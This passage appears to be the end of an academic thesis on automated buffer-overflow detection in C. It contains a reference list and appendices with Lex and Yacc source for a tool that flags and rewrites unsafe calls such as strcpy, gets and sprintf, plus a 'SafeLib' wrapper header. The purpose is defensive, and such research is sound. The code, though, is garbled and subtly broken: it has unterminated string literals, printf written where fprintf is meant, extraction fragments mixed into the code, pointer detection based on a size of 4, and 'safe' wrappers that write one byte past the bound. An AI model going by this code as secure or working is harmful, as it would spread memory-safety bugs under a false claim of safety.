[12] D. Wagner, J. Foster, E. Brewer, and A. Aiken. A first step towards automated detection of buffer overrun vulnerabilities. In Symposium on Network and Distributed Systems Security (NDSS '00), pages 3–17, February 2000. San Diego CA.

[13] mudge. The slint web page.
http://www.10.pht.com/slint.html

[14] Eric Haugh, Matt Bishop. STOBO: Testing C programs for Buffer Overflow Vulnerabilities. Master's thesis, September 2002.

[15] Lex & Yacc. By: John R. Levine, Toney Mason. ISBN:1565920007. Released Date, October, 1992.

[16] Lex and Yacc primer/HowTo. By :Bert Hubert. A document of PowerDNS BV, v0.8, Date: 2002/04/20.

[17] Example of Lex and yacc.
http://members.tripod.com/~ashimg/example.html

[18] Jim Hu. Microsoft patches Messenger. Article from new.com, may 10, 2002.

[19] David A. Wheeler. Secure Programming for Linux and Unix HOWTO. Chapter 6, Avoid Buffer Overflow. Book version: v3.010,3 March 2003.

[20] Tim Tsai, Navjot Singh. Libsafe: protecting Critical Elements of Stacks. Version: Libsafe version 2.0. released on December,2002.

[21]SpyHot. Buffer Overflow. Released 2003.

http://www.spyhat.com/BufferOverflow.html

[22] John Wack,Miles Tracey. DRAFT Guidline on Network Security Testing. NIST special publication 800-42. Feb.2002.

[23] Martin R.Stytz, James A. Whittaker. Why Security Testing is Hard. IEEE Computer Society, 2003.

[24] On the Fundamentals of Analysis and Detection of Computer Misuse. Department of Computer Engineering, Chalmers University of Technology, (1999).

[25] Taeho Oh. Advanced buffer overflow exploit. Postech Laboratory for Unix Security.
http://www.hackerscenter.com/Knowledgearea/papers/download/advancedbo.txt

[26] IPL Information Processing Ltd. An Introduction to Software Testing.

[27] W. Landi and B.Ryder. A safe approximation algorithm for interprocedural pointer aliasing. In proceedings of programming Language design and Implementation, 1992.

[28] Victor Shtern. Core C++: A Software Engineering approach. © 2000 Prentice Hall PTR. ISBN 0-13-085729-7

[29] WU-FTPD Development Group. http://www.wu-ftpd.org/

Appendix (A): Lexical File

```
%{
#include <stdio.h>
#include <string.h>
#include "y.tab.h"
extern YYSTYPE yylval;

%}
%%
char[ ]*        {return CHAR;}
strcpy[ ]*      {return STRCPY;}
strcat[ ]*      {return STRCAT;}
sprintf[ ]*     {return SPRINTF;}
vsprintf[ ]*    {return VSPRINTF;}
gets[ ]*        {return GETS;}
bcopy[ ]*       {return BCOPY;}
scanf[ ]*       {return SCANF;}
getopt[ ]*      {return GETOPT;}
getpass[ ]*     {return GETPASS;}
strecpy[ ]*     {return STRECPY;}
streadd[ ]*     {return STREADD;}
strccpy[ ]*     {return STRCCPY;}
strtrns[ ]*     {return STRTRNS;}
strpcpy[ ]*     {return STRPCPY;}
wcscpy[ ]*      {return WCSCPY;}
wcpcpy[ ]*      {return WCPCPY;}
wcscat[ ]*      {return WCSCAT;}
getwd[ ]*       {return GETWD;}
realpath[ ]*    {return REALPATH;}
memcpy[ ]*      {return MEMCPY;}
memchr[ ]*      {return MEMCHR;}
memccpy[ ]*     {return MEMCCPY;}
memmove[ ]*     {return MEMMOVE;}
```

```
memset[ ]*    {return MEMSET;}
new[ ]*       {return NEW;}


\;              {return COM;}
[\(][\(]*     {yylval.string=strdup(yytext);return LBRAK;}
[,][ ]*         {return SIMICOL;}
[\)][\)]*     {yylval.string=strdup(yytext);return RBRAK;}
"%"           {return PERCENT;}

\"      {return TCOM;}
\+              {yylval.string=strdup(yytext);return PLUS;}
\*        {yylval.string=strdup(yytext);return MUL;}
[\[][ ]*        {yylval.string=strdup(yytext);return LB;}
\]        {yylval.string=strdup(yytext);return RB;}

["\-\/\_\!\&\'a-zA-Z0-9][a-zA-Z0-9\-\>.\!\'\_\/\|\^"]*
{yylval.string=strdup(yytext);return WORD;}

[ ][ ]* {yylval.string=strdup(yytext);return WHITE;}
\t      {return TAB;}
\n      {return EOL;}
.       {yylval.string=strdup(yytext);return ANY;}
%%
```

Appendix (B): Yacc File

```
%{
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
FILE *outFile_p;
FILE *outFile_p1;
extern FILE *yyin;
int counter=0;
int pointer[500];
int pointer2;
char *temp[500];
char *temp2;
int i=0;
extern "C"{

int yylex(void);

int yyparse(void);

void yyerror(const char* str)
{
        fprintf(stderr,"error: %s in line:%d please check ur function
arguements!\n*** NOW: if you are sure your code is correct,\nplease insert// before
your function call\nin order to ignore this syntax error\n",str,counter+1);
}



int yywrap()
{
        return 1;
}
```

```
}

%}

%token STRCPY
%token STRCAT
%token GETS
%token SPRINTF
%token VSPRINTF
%token BCOPY
%token SCANF
%token TAB
%token EOL
%token SIMICOL
%token  COM
%token PERCENT

%token GETOPT
%token GETPASS
%token STRECPY
%token STREADD
%token STRCCPY
%token STRTRNS
%token STRPCPY
%token WCSCPY
%token WCPCPY
%token WCSCAT

%token GETWD
%token REALPATH
%token MEMCPY
%token MEMCHR
```

```
%token MEMCCPY
%token MEMMOVE
%token MEMSET
%token CHAR NEW

%union
{
  int number;
  char *string;

}


%token <string> LBRAK
%token <string> RBRAK
%token <string> ANY
%token <string> PLUS
%token <string> NUMBER
%token <string> MUL
%token <string> TCOM
%token <string> WORD1
%token <string> LB
%token <string> RB
%token <string> WHITE

%left NUMBER

%%

commands: {fprintf(outFile_p,"%s","#include \"mylibrary.h\"\n ");}    /* empty */
      | commands command
      ;
```

```
command: search1
          |
          search2
          |
      search3
          |
          search4

      ;

search3:CHAR WORD {fprintf(outFile_p,"%s%s","char ",$2);}
      |
      CHAR WORD LB WORD
 {printf("pointer_before=%d",pointer);temp[i]=$2;
printf("\ni=%d\n",i);
if(!strcmp($4,"4"))
 {pointer[i]=1;printf("pointer=%d",pointer[i]);}
else
{pointer[i]=0;printf("pointer=%d",pointer[i]);}i++;
fprintf(outFile_p,"%s%s%s%s","char ",$2,$3,$4);
printf("\ntemp=%s\n",temp[i-1]);
}

      |
          CHAR WORD LB WORD SIMICOL search4
{printf("pointer_before=%d",pointer);temp[i]=$2;
printf("\ni=%d\n",i);
if(!strcmp($4,"4"))
 {pointer[i]=1;printf("pointer=%d",pointer[i]);}
 else
 {pointer[i]=0;printf("pointer=%d",pointer[i]);}i++;
fprintf(outFile_p,"%s%s%s%s","char ",$2,$3,$4);
printf("\ntemp=%s\n",temp[i-1]);}
|
```

```
NEW WORD
{fprintf(outFile_p,"%s%s","new ",$2);}
|
NEW CHAR
{fprintf(outFile_p,"%s%s","new ","char");}
|
NEW
{fprintf(outFile_p,"new");}
|
CHAR
{fprintf(outFile_p,"char ");}
|
CHAR WORD LB RB
{fprintf(outFile_p,"%s%s%s%s","char ",$2,$3,$4);}
|
 WORD LB RB
{fprintf(outFile_p,"%s%s%s",$1,$2,$3);}

|
WORD LB PLUS
{fprintf(outFile_p,"%s%s%s",$1,$2,$3);}

search4: WORD LB WORD
      {printf("pointer_before=%d",pointer);temp[i]=$1;
printf("\ni=%d\n",i);if(!strcmp($3,"4"))
{pointer[i]=1;printf("pointer=%d",pointer[i]);}
else {pointer[i]=0;printf("pointer=%d",pointer[i]);}i++;
fprintf(outFile_p,"%s%s%s",$1,$2,$3);
printf("\ntemp=%s\n",temp[i-1]);}

search1: STRCPY LBRAK WORD SIMICOL
{int fals=0;temp2=$3;printf("\ntemp2=%s\n",temp2);int j=0;int k=0;
for(j=0;j<i;j++)
{
```

```
if(!strcmp(temp[k],temp2) && pointer[k]==1)
{fprintf(outFile_p,"%s%s%s","_~strcpy(",$3,",");
fals=1;break;}k++;}if(fals==0)
fprintf(outFile_p,"%s%s%s%s%s%s","_strcpy","(sizeof(",$3,"),",$3,",")
;printf("\nfals=%d\n",fals);
}
        |
        STRCPY LBRAK WORD WHITE SIMICOL
        {int fals=0;temp2=$3;printf("\ntemp2=%s\n",temp2);int j=0;int
k=0;for(j=0;j<i;j++)
{if(!strcmp(temp[k],temp2) && pointer[k]==1)
{
fprintf(outFile_p,"%s%s%s","_~strcpy(",$3,");fals=1;break;}k++;}if(fals==0)
fprintf(outFile_p,"%s%s%s%s%s%s","_strcpy","(sizeof(",$3,"),",$3,",")
;printf("\nfals=%d\n",fals);}
        |
        STRCPY LBRAK WORD RBRAK SIMICOL
{int fals=0;temp2=$3;printf("\ntemp2=%s\n",temp2);int j=0;int k=0;
for(j=0;j<i;j++){
if(!strcmp(temp[k],temp2) && pointer[k]==1)
{
fprintf(outFile_p,"%s%s%s%s","_~strcpy",$2,$3,"),");fals=1;break;}k++;}if(fals==
0)
fprintf(outFile_p,"%s%s%s%s%s%s%s","_strcpy",$2,"sizeof(",$3,")),",$3,",");printf(
"\nfals=%d\n",fals);
}
        |
        STRCPY LBRAK WORD WHITE RBRAK SIMICOL
{int fals=0;temp2=$3;printf("\ntemp2=%s\n",temp2);int j=0;int k=0;
for(j=0;j<i;j++)
{
if(!strcmp(temp[k],temp2) && pointer[k]==1)
{
```

```
fprintf(outFile_p,"%s%s%s","_~strcpy(",$3,");fals=1;break;}k++;}if(fals==0)
fprintf(outFile_p,"%s%s%s%s%s%s","_strcpy","(sizeof(",$3,"),",$3,",")
;printf("\nfals=%d\n",fals);
}
        |
        STRCPY LBRAK WORD PLUS WORD SIMICOL
{int fals=0;temp2=$3;printf("\ntemp2=%s\n",temp2);int j=0;int k=0;
for(j=0;j<i;j++){if(!strcmp(temp[k],temp2) && pointer[k]==1)
{
fprintf(outFile_p,"%s%s%s%s%s%s%s%s%s","~+~strcpy","4","-
",$5,",",$3,"+",$5,",")
;fals=1;break;}k++;}
if(fals==0)
fprintf(outFile_p,"%s%s%s%s%s%s%s%s%s%s%s","_strcpy",$2,"sizeof(",$3,")-
",$5,",",$3,"+",$5,",");}
    |
        STRCPY
{fprintf(outFile_p,"%s","strcpy");}
    |
    STRCPY LBRAK
 {fprintf(outFile_p,"%s","strcpy");}
        |
    STRCAT LBRAK WORD SIMICOL
{int fals=0;temp2=$3;printf("\ntemp2=%s\n",temp2);int j=0;int k=0;
for(j=0;j<i;j++)
{
if(!strcmp(temp[k],temp2) && pointer[k]==1)
{
fprintf(outFile_p,"%s%s%s","_~strcat(",$3,");fals=1;break;}k++;}if(fals==0)
fprintf(outFile_p,"%s%s%s%s%s%s","_strcat","(sizeof(",$3,"),",$3,",")
;printf("\nfals=%d\n",fals);
}
        |
        STRCAT LBRAK WORD WHITE SIMICOL
```

```
{int fals=0;temp2=$3;printf("\ntemp2=%s\n",temp2);int j=0;int k=0;
for(j=0;j<i;j++)
{if(!strcmp(temp[k],temp2) && pointer[k]==1)
{
fprintf(outFile_p,"%s%s%s","_~strcat(",$3,",");fals=1;break;}k++;}if(fals==0)
fprintf(outFile_p,"%s%s%s%s%s%s","_strcat","(sizeof(",$3,"),",$3,",")
;printf("\nfals=%d\n",fals);
}
        |
        STRCAT LBRAK WORD RBRAK SIMICOL
{int fals=0;temp2=$3;printf("\ntemp2=%s\n",temp2);int j=0;int k=0;
for(j=0;j<i;j++)
{if(!strcmp(temp[k],temp2) && pointer[k]==1)
{
fprintf(outFile_p,"%s%s%s%s","_~strcat",$2,$3,"),");fals=1;break;}k++;}if(fals==
0)
fprintf(outFile_p,"%s%s%s%s%s%s%s","_strcat",$2,"sizeof(",$3,")),",$3,",");printf(
"\nfals=%d\n",fals);
}
        |
        STRCAT LBRAK WORD WHITE RBRAK SIMICOL
{int fals=0;temp2=$3;printf("\ntemp2=%s\n",temp2);int j=0;int k=0;
for(j=0;j<i;j++)
{
if(!strcmp(temp[k],temp2) && pointer[k]==1)
{
fprintf(outFile_p,"%s%s%s","_~strcat(",$3,",");fals=1;break;}k++;}if(fals==0)
fprintf(outFile_p,"%s%s%s%s%s%s","_strcat","(sizeof(",$3,"),",$3,",")
;printf("\nfals=%d\n",fals);
}
        |
        STRCAT LBRAK WORD PLUS WORD SIMICOL
{int fals=0;temp2=$3;printf("\ntemp2=%s\n",temp2);int j=0;int k=0;
for(j=0;j<i;j++)
```

```
{
if(!strcmp(temp[k],temp2) && pointer[k]==1)
{
fprintf(outFile_p,"%s%s%s%s%s%s%s%s%s","~+~strcat(","4","-
",$5,",",$3,"+",$5,",");fals=1;break;}k++;}if(fals==0)
fprintf(outFile_p,"%s%s%s%s%s%s%s%s%s%s%s","_strcat",$2,"sizeof(",$3,")-
",$5,",",$3,"+",$5,",");
}


    |
        STRCAT
{fprintf(outFile_p,"%s","strcat");}
    |
    STRCAT LBRAK
{fprintf(outFile_p,"%s%s","strcat",$2);}
        |
        SPRINTF LBRAK WORD SIMICOL
{int flipper1=0;int fals=0;temp2=$3;printf("\ntemp2=%s\n",temp2);int j=0;int k=0;
for(j=0;j<i;j++)
{
if(!strcmp(temp[k],temp2) && pointer[k]==1)
{
fprintf(outFile_p,"%s%s%s%s","/*warning: This function sprintf() has a buffer
overflow security problem*/","sprintf(",$3,",");fprintf(outFile_p1,"Warning::There is
a buffer overflow security problem in line %d\nit is recommended to use snprintf()
instead of sprintf()....\n snprintf is not exist in the standard library\n
",counter+1);flipper1=1;fals=1;break;}
 if(!strcmp(temp[k],temp2))
{fprintf(outFile_p,"%s%s%s%s","/*warning: This function sprintf() has a buffer
overflow security problem*/","sprintf(",$3,",");
fprintf(outFile_p1,"Warning:: There is a buffer overflow security problem in line
%d\nit is recommended to use snprintf() instead of
sprintf()....\n",counter+1);flipper1=1;break;}k++;}
```

```
if(flipper1==0) fprintf(outFile_p,"%s%s%s","sprintf(",$3,",") ;
}
        |
    SPRINTF
{fprintf(outFile_p,"%s","sprintf");}


 |

 GETS LBRAK WORD RBRAK
{int flipper1=0;int fals=0;temp2=$3;printf("\ntemp2=%s\n",temp2);int j=0;int k=0;
for(j=0;j<i;j++)
{
if(!strcmp(temp[k],temp2) && pointer[k]==1)
{
fprintf(outFile_p,"%s%s%s%s","/*warning: This function gets() has a buffer
overflow security problem*/","gets(",$3,")");fprintf(outFile_p1,"Warning::There is a
buffer overflow security problem in line %d\nit is recommended to use fgets()
instead....\n",counter+1);flipper1=1;fals=1;break;}
 if(!strcmp(temp[k],temp2))
{fprintf(outFile_p,"%s%s%s%s","/*warning: This function gets() has a buffer
overflow security problem*/","gets(",$3,")");fprintf(outFile_p1,"Warning:: There is a
buffer overflow security problem in line %d\nit is recommended to use fgets()
instead....\n",counter+1);
flipper1=1;break;}k++;}if(flipper1==0)
fprintf(outFile_p,"%s%s%s","gets(",$3,")") ;
}
        |
        VSPRINTF LBRAK WORD SIMICOL
{int flipper1=0;int fals=0;temp2=$3;printf("\ntemp2=%s\n",temp2);int j=0;int
k=0;for(j=0;j<i;j++){if(!strcmp(temp[k],temp2) &&
pointer[k]==1){fprintf(outFile_p,"%s%s%s%s","/*warning: This function vsprintf()
has a buffer overflow security
problem*/","vsprintf(",$3,",");fprintf(outFile_p1,"Warning::There is a buffer
```

*overflow security problem in line %d\nit is recommended to use vsnprintf() instead of sprintf()....\n vsnprintf is not exist in the standard library\n ",counter+1);flipper1=1;fals=1;break;} if(!strcmp(temp[k],temp2)) {fprintf(outFile_p,"%s%s%s%s","/*warning: This function vsprintf() has a buffer overflow security problem*/","vsprintf(",$3,");fprintf(outFile_p1,"Warning:: There is a buffer overflow security problem in line %d\nit is recommended to use vsnprintf() instead of sprintf()....\n",counter+1);*

flipper1=1;break;}k++;}

if(flipper1==0) fprintf(outFile_p,"%s%s%s","vsprintf(",$3,") ;

}

|

BCOPY LBRAK WORD SIMICOL

{int fals=0;temp2=$3;printf("\ntemp2=%s\n",temp2);int j=0;int k=0;

for(j=0;j<i;j++)

{

if(!strcmp(temp[k],temp2) && pointer[k]==1)

{

fprintf(outFile_p,"%s%s%s","_~bcopy(",$3,");fals=1;break;}k++;}if(fals==0)fprintf(outFile_p,"%s%s%s%s%s%s","_bcopy","(sizeof(",$3,"),",$3,",") ;printf("\nfals=%d\n",fals);

}

|

BCOPY LBRAK WORD PLUS WORD SIMICOL

{int fals=0;temp2=$3;printf("\ntemp2=%s\n",temp2);int j=0;int k=0;

for(j=0;j<i;j++)

{

if(!strcmp(temp[k],temp2) && pointer[k]==1)

{ fprintf(outFile_p,"%s%s%s%s%s%s%s%s%s%s","~+~bcopy",$2,"4","-",$5,",",$3,"+",$5,");fals=1;break;}k++;}

if(fals==0)fprintf(outFile_p,"%s%s%s%s%s%s%s%s%s%s","_bcopy",$2,"sizeof(",$3,")-",$5,",",$3,"+",$5,") ;

printf("\nfals=%d\n",fals);

}

|

```
    BCOPY LBRAK WORD WHITE SIMICOL
{int fals=0;temp2=$3;printf("\ntemp2=%s\n",temp2);int j=0;int k=0;
for(j=0;j<i;j++)
{
if(!strcmp(temp[k],temp2) && pointer[k]==1)
{
fprintf(outFile_p,"%s%s%s","_~bcopy(",$3,",");fals=1;break;}k++;}if(fals==0)fprin
tf(outFile_p,"%s%s%s%s%s%s","_bcopy","(sizeof(",$3,"),",$3,",")
;printf("\nfals=%d\n",fals);
}
    |
        BCOPY
{fprintf(outFile_p,"%s","_bcopy");}
    |
    BCOPY LBRAK
 {fprintf(outFile_p,"%s%s","_bcopy",$2);}
    |
     BCOPY LBRAK ANY
 {fprintf(outFile_p,"%s%s%s","_bcopy",$2,$3);}
          |
          SCANF LBRAK TCOM PERCENT WORD
{fprintf(outFile_p,"%s%s%s%s","\n/* There is a buffer overflow security problem
using the following SCANF()*/\nscanf","\"","%",$5);fprintf(outFile_p1,"\n There is a
buffer overflow security problem \nin line= %d,make sure that \%%sis given\n a
defined value(i,e,\%%32s)\n",counter+1);printf(" Warning:buffer overflow problem
in line=%d\n",counter+1);}
    |
        SCANF LBRAK TCOM PERCENT NUMBER
{fprintf(outFile_p,"%s%s%s%s","scanf","\"","%",$5);}
          |
          GETOPT LBRAK {fprintf(outFile_p,"\n/* There is a buffer overflow security
problem using the following GETOPT()*/\ngetopt");fprintf(outFile_p1,"There is a
buffer overflow security problem \nin line %d\n",counter+1);printf(" Warning:buffer
overflow problem in line=%d\n",counter+1);}
```

```
        |
        GETPASS LBRAK
{fprintf(outFile_p,"\n/* There is a buffer overflow security problem using the
following GETPASS()*/\ngetpass(");
fprintf(outFile_p1,"There is a buffer overflow security problem \nin line
%d\n",counter+1);
printf(" Warning:buffer overflow problem in line=%d\n",counter+1);
}
        |
        STRECPY LBRAK WORD SIMICOL
{int fals=0;temp2=$3;printf("\ntemp2=%s\n",temp2);int j=0;int k=0;
for(j=0;j<i;j++)
{
if(!strcmp(temp[k],temp2) && pointer[k]==1)
{
fprintf(outFile_p,"%s%s%s","_~strecpy(",$3,",");fals=1;break;}k++;}if(fals==0)
fprintf(outFile_p,"%s%s%s%s%s%s","_strecpy","(sizeof(",$3,"),",$3,",")
;printf("\nfals=%d\n",fals);
}
    |
        STREADD LBRAK WORD SIMICOL
{int fals=0;temp2=$3;printf("\ntemp2=%s\n",temp2);int j=0;int k=0;
for(j=0;j<i;j++)
{
if(!strcmp(temp[k],temp2) && pointer[k]==1)
{
fprintf(outFile_p,"%s%s%s","_~streadd(",$3,",");fals=1;break;}k++;}
if(fals==0)
fprintf(outFile_p,"%s%s%s%s%s%s","_streadd","(sizeof(",$3,"),",$3,",");
printf("\nfals=%d\n",fals);
}
        |
        STRCCPY LBRAK WORD SIMICOL
```

```
{int fals=0;temp2=$3;printf("\ntemp2=%s\n",temp2);int j=0;int
k=0;for(j=0;j<i;j++)
{
if(!strcmp(temp[k],temp2) && pointer[k]==1)
{
fprintf(outFile_p,"%s%s%s","_~strccpy(",$3,",");fals=1;break;}k++;}if(fals==0)
fprintf(outFile_p,"%s%s%s%s%s%s","_strccpy","(sizeof(",$3,"),",$3,",")
;printf("\nfals=%d\n",fals);
}
        |
        STRTRNS LBRAK
{
fprintf(outFile_p,"/* There is a buffer overflow security problem using the following
STRTRNS()*/strtrns(");
fprintf(outFile_p1,"There is a buffer overflow security problem \nin line
%d\n",counter+1);
printf(" Warning:buffer overflow problem in line=%d\n",counter+1);
}
        |
        STRPCPY LBRAK {
fprintf(outFile_p,"/* There is a buffer overflow security problem using the following
STRPCPY()*/strpcpy(");
fprintf(outFile_p1,"There is a buffer overflow security problem \nin line
%d\n",counter+1);
printf(" Warning:buffer overflow problem in line=%d\n",counter+1);
}
        |
        WCSCPY LBRAK WORD SIMICOL

 {int fals=0;temp2=$3;printf("\ntemp2=%s\n",temp2);int j=0;int
k=0;for(j=0;j<i;j++)
{
if(!strcmp(temp[k],temp2) && pointer[k]==1)
{
```

```
fprintf(outFile_p,"%s%s%s","_~wcscpy(",$3,",");fals=1;break;}k++;}if(fals==0)
fprintf(outFile_p,"%s%s%s%s%s%s","_wcscpy","(sizeof(",$3,"),",$3,",")
;printf("\nfals=%d\n",fals);
}
        |
        WCSCPY LBRAK WORD WHITE SIMICOL
 {int fals=0;temp2=$3;printf("\ntemp2=%s\n",temp2);int j=0;int k=0;
for(j=0;j<i;j++)
{
if(!strcmp(temp[k],temp2) && pointer[k]==1)
{
fprintf(outFile_p,"%s%s%s","_~wcscpy(",$3,",");fals=1;break;}k++;}if(fals==0)
fprintf(outFile_p,"%s%s%s%s%s%s","_wcscpy","(sizeof(",$3,"),",$3,",")
;printf("\nfals=%d\n",fals);
}
        |
        WCSCAT LBRAK WORD SIMICOL
    {int fals=0;temp2=$3;printf("\ntemp2=%s\n",temp2);int j=0;int k=0;
for(j=0;j<i;j++){if(!strcmp(temp[k],temp2) && pointer[k]==1)
{
fprintf(outFile_p,"%s%s%s","_~wcscat(",$3,",");fals=1;break;}k++;}if(fals==0)
fprintf(outFile_p,"%s%s%s%s%s%s","_wcscat","(sizeof(",$3,"),",$3,",")
;printf("\nfals=%d\n",fals);
}
        |
        WCSCAT LBRAK WORD WHITE SIMICOL
    {int fals=0;temp2=$3;printf("\ntemp2=%s\n",temp2);int j=0;int k=0;
for(j=0;j<i;j++){if(!strcmp(temp[k],temp2) && pointer[k]==1)
{
fprintf(outFile_p,"%s%s%s","_~wcscat(",$3,",");fals=1;break;}k++;}if(fals==0)
fprintf(outFile_p,"%s%s%s%s%s%s","_wcscat","(sizeof(",$3,"),",$3,",")
;printf("\nfals=%d\n",fals);
}
        |
```

GETWD LBRAK {fprintf(outFile_p,"\n/ There is a buffer overflow security problem using the following GETWD()*/\ngetwd(");fprintf(outFile_p1,"There is a buffer overflow security problem \nin line %d\n",counter+1);printf(" Warning:buffer overflow problem in line=%d\n",counter+1);}*

|

REALPATH LBRAK {fprintf(outFile_p,"\n/ There is a buffer overflow security problem using the following REALPATH()*/\nrealpath(");fprintf(outFile_p1,"There is a buffer overflow security problem \nin line %d\n",counter+1);printf(" Warning:buffer overflow problem in line=%d\n",counter+1);}*

|

MEMCPY LBRAK WORD SIMICOL

{int fals=0;temp2=$3;printf("\ntemp2=%s\n",temp2);int j=0;int k=0;
for(j=0;j<i;j++)
{if(!strcmp(temp[k],temp2) && pointer[k]==1)
{
fprintf(outFile_p,"%s%s%s","_~memcpy(",$3,");fals=1;break;}k++;}if(fals==0)fp
rintf(outFile_p,"%s%s%s%s%s%s","_memcpy","(sizeof(",$3,"),",$3,",")
;printf("\nfals=%d\n",fals);
}

|

MEMCPY LBRAK WORD WHITE SIMICOL

{int fals=0;temp2=$3;printf("\ntemp2=%s\n",temp2);int j=0;int k=0;
for(j=0;j<i;j++)

if(!strcmp(temp[k],temp2) && pointer[k]==1)
{
fprintf(outFile_p,"%s%s%s","_~memcpy(",$3,");fals=1;break;}k++;}if(fals==0)fp
rintf(outFile_p,"%s%s%s%s%s%s","_memcpy","(sizeof(",$3,"),",$3,",")
;printf("\nfals=%d\n",fals);
}

|

MEMCPY LBRAK WORD PLUS WORD SIMICOL

{int fals=0;temp2=$3;printf("\ntemp2=%s\n",temp2);int j=0;int k=0;

```
for(j=0;j<i;j++)
{if(!strcmp(temp[k],temp2) && pointer[k]==1)
{
fprintf(outFile_p,"%s%s%s%s%s%s%s%s%s%s","~+~memcpy(","4","-
",$5,",",$3,"+",$5,",");fals=1;break;}k++;}if(fals==0)
fprintf(outFile_p,"%s%s%s%s%s%s%s%s%s%s%s%s","_",$2,"sizeof(",$3,")-
",$5,",",$3,"+",$5,",");
}
        |
        MEMCHR LBRAK
{fprintf(outFile_p,"/*Warning: Possible buffer overflow may happen using this
function */memchr(");fprintf(outFile_p1,"Warning:: Possible buffer overflow may
happen using the memchr() in line=%d\n",counter+1);}
        |
        MEMCCPY LBRAK WORD SIMICOL
        {int fals=0;temp2=$3;printf("\ntemp2=%s\n",temp2);int j=0;int k=0;
for(j=0;j<i;j++)
{if(!strcmp(temp[k],temp2) && pointer[k]==1)
{
fprintf(outFile_p,"%s%s%s","_~memccpy(",$3,",");fals=1;break;}k++;}if(fals==0)f
printf(outFile_p,"%s%s%s%s%s%s","_memccpy","(sizeof(",$3,"),",$3,",")
;printf("\nfals=%d\n",fals);
}
        |
        MEMCCPY LBRAK WORD WHITE SIMICOL
        {int fals=0;temp2=$3;printf("\ntemp2=%s\n",temp2);int j=0;int k=0;
for(j=0;j<i;j++)
{if(!strcmp(temp[k],temp2) && pointer[k]==1)
{
fprintf(outFile_p,"%s%s%s","_~memccpy(",$3,",");fals=1;break;}k++;}if(fals==0)f
printf(outFile_p,"%s%s%s%s%s%s","_memccpy","(sizeof(",$3,"),",$3,",")
;printf("\nfals=%d\n",fals);
}
        |
```

```
        MEMMOVE LBRAK WORD SIMICOL
        {int fals=0;temp2=$3;printf("\ntemp2=%s\n",temp2);int j=0;int k=0;
for(j=0;j<i;j++)
{if(!strcmp(temp[k],temp2) && pointer[k]==1)
{
fprintf(outFile_p,"%s%s%s","_~memmove(",$3,",");fals=1;break;}k++;}if(fals==0)f
printf(outFile_p,"%s%s%s%s%s%s","_memmove","(sizeof(",$3,"),",$3,",")
;printf("\nfals=%d\n",fals);
}
        |
        MEMMOVE LBRAK WORD WHITE SIMICOL
        {int fals=0;temp2=$3;printf("\ntemp2=%s\n",temp2);int j=0;int k=0;
for(j=0;j<i;j++){if(!strcmp(temp[k],temp2) && pointer[k]==1)
{
fprintf(outFile_p,"%s%s%s","_~memmove(",$3,",");fals=1;break;}k++;}
if(fals==0)
printf(outFile_p,"%s%s%s%s%s%s","_memmove","(sizeof(",$3,"),",$3,",")
;printf("\nfals=%d\n",fals);
}
        |
        MEMSET LBRAK WORD SIMICOL
        {int fals=0;temp2=$3;printf("\ntemp2=%s\n",temp2);int j=0;int k=0;
for(j=0;j<i;j++)
{if(!strcmp(temp[k],temp2) && pointer[k]==1)
{
fprintf(outFile_p,"%s%s%s","_~memset(",$3,",");fals=1;break;}k++;}if(fals==0)fpr
intf(outFile_p,"%s%s%s%s%s%s","_memset","(sizeof(",$3,"),",$3,",")
;printf("\nfals=%d\n",fals);
}
        |
        MEMSET LBRAK WORD WHITE SIMICOL
        {int fals=0;temp2=$3;printf("\ntemp2=%s\n",temp2);int j=0;int k=0;
for(j=0;j<i;j++)
{if(!strcmp(temp[k],temp2) && pointer[k]==1)
```

```
{
fprintf(outFile_p,"%s%s%s","_~memset(",$3,",");fals=1;break;}k++;}if(fals==0)fpr
intf(outFile_p,"%s%s%s%s%s%s","_memset","(sizeof(",$3,"),",$3,",")
;printf("\nfals=%d\n",fals);
}


search2: WORD   {fprintf(outFile_p,$1);}
search2: WHITE  {fprintf(outFile_p,$1);}
        |TAB    {fprintf(outFile_p,"\t");}
        |EOL    {counter=counter+1;fprintf(outFile_p,"\n");}
        |LBRAK {fprintf(outFile_p,$1);}
        |RBRAK {fprintf(outFile_p,$1);}
        |SIMICOL {fprintf(outFile_p,",");}
        |PERCENT  {fprintf(outFile_p,"%%");}
        |PLUS     {fprintf(outFile_p,"+");}
        |ANY  {fprintf(outFile_p,$1);}
        |TCOM  {fprintf(outFile_p,"\"");}
        |MUL {fprintf(outFile_p,$1);}
        |COM {fprintf(outFile_p,";");}
    |LB {fprintf(outFile_p,"[");}
        |RB {fprintf(outFile_p,"]");}

%%

int main(int argc,char* argv[])
{
FILE *fp;
if(argc<3)
{
        printf("plz specify the input and out file \n");
        exit(0);
}
```

```
fp=fopen(argv[1],"r");
if(!fp)
{printf("couldn't open file for reading\n");
exit(0);
}
outFile_p=fopen(argv[2],"w");
outFile_p1=fopen(argv[3],"w");
if(!outFile_p)
{
printf("couldn't open temp for writing\n");
exit(0);
}
if(!outFile_p1)
{
printf("couldn't open temp for writing\n");
exit(0);
}

yyin=fp;
yyparse();
fclose(fp);
fclose(outFile_p);
}
```

Appendex (C): SafeLib File

```
#ifndef SAFELIB_H
#define SAFELIB_H
#include<stdio.h>
#include<string.h>
void Sstrcpy(int a, char b[], char c[])
{       int k;
        k=strlen(c);
        if( a==4)
                strcpy(b,c);
else
{       if(k>a)
        {
                strncpy(b,c,a);
                b[a]='\0';
}
        else
                strcpy(b,c);
}
}
void _sstrcpy(char b[], char c[])
{
        int k;
        k=strlen(c);

                if(k>4)
        {
                strncpy(b,c,4);
                b[4]='\0';
        }
        else
                strcpy(b,c);
}
void Sstrcat(int a, char b[], char c[])
{
        int k;
        k=strlen(c);
        if( a==4)
                strcat(b,c);
else
```

```
{       if(k>a)
        {
                strncat(b,c,a);
                b[a]='\0';
        }
        else
                strcat(b,c);
}
        }
void _sstrcat(char b[], char c[])
{
        int k;
        k=strlen(c);
                if(k>4)
        {
                strncat(b,c,4);
                b[4]='\0';
        }
        else
                strcat(b,c);
}
void Mmemcpy(int a, char b[], char c[],int d)
{
        if( a==4)
                memcpy(b,c,d);
else
{       if(d>a)
        {
                memcpy(b,c,a);
                b[a]='\0';
        }
        else
                memcpy(b,c,d);
}
}
void _mmemcpy(char b[], char c[],int d)
{
                if(d>4)
        {
                memcpy(b,c,4);
                b[4]='\0';
```

```
        }
        else
                memcpy(b,c,d);
}
/*
void Bbcopy(int a, char b[], char c[],int d)
{
        if( a==4)
        bcopy(b,c,d);
        else
{       if(d>a)
        {
                bcopy(b,c,a);
                b[a]='\0';
        }
        else
                bcopy(b,c,d);
}
}
void _bbcopy(char b[], char c[],int d)
{
